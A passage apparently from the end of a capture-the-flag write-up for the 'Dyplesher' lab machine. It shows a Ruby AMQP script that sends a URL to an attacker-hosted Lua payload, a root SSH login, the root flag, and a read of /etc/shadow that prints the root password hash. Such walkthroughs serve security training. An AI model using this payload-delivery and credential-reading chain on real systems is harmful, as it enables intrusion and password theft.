puts " [x] Sent #{message}"

connection.close
```

```
$ ruby amqp.rb
 [x] Sent http://127.0.0.1:9999/noraj.lua
```

I win:

```
$ ssh -i ~/.ssh/id_rsa root@dyplesher.htb

root@dyplesher:~# cat root.txt
2f8166c0264af8f5e4a97cbd5587f820

root@dyplesher:~# cat /etc/shadow | grep root
root:$6$xVQMTu91zGrMGCuW$qC.xh5Ss5WwuRJfr67qu8jQrFxBuXz7wCyZ.V2uG375veFICLiKXXc2O.ZOwpBvzZgbqRH3OvnkiFQPbpWJk8
```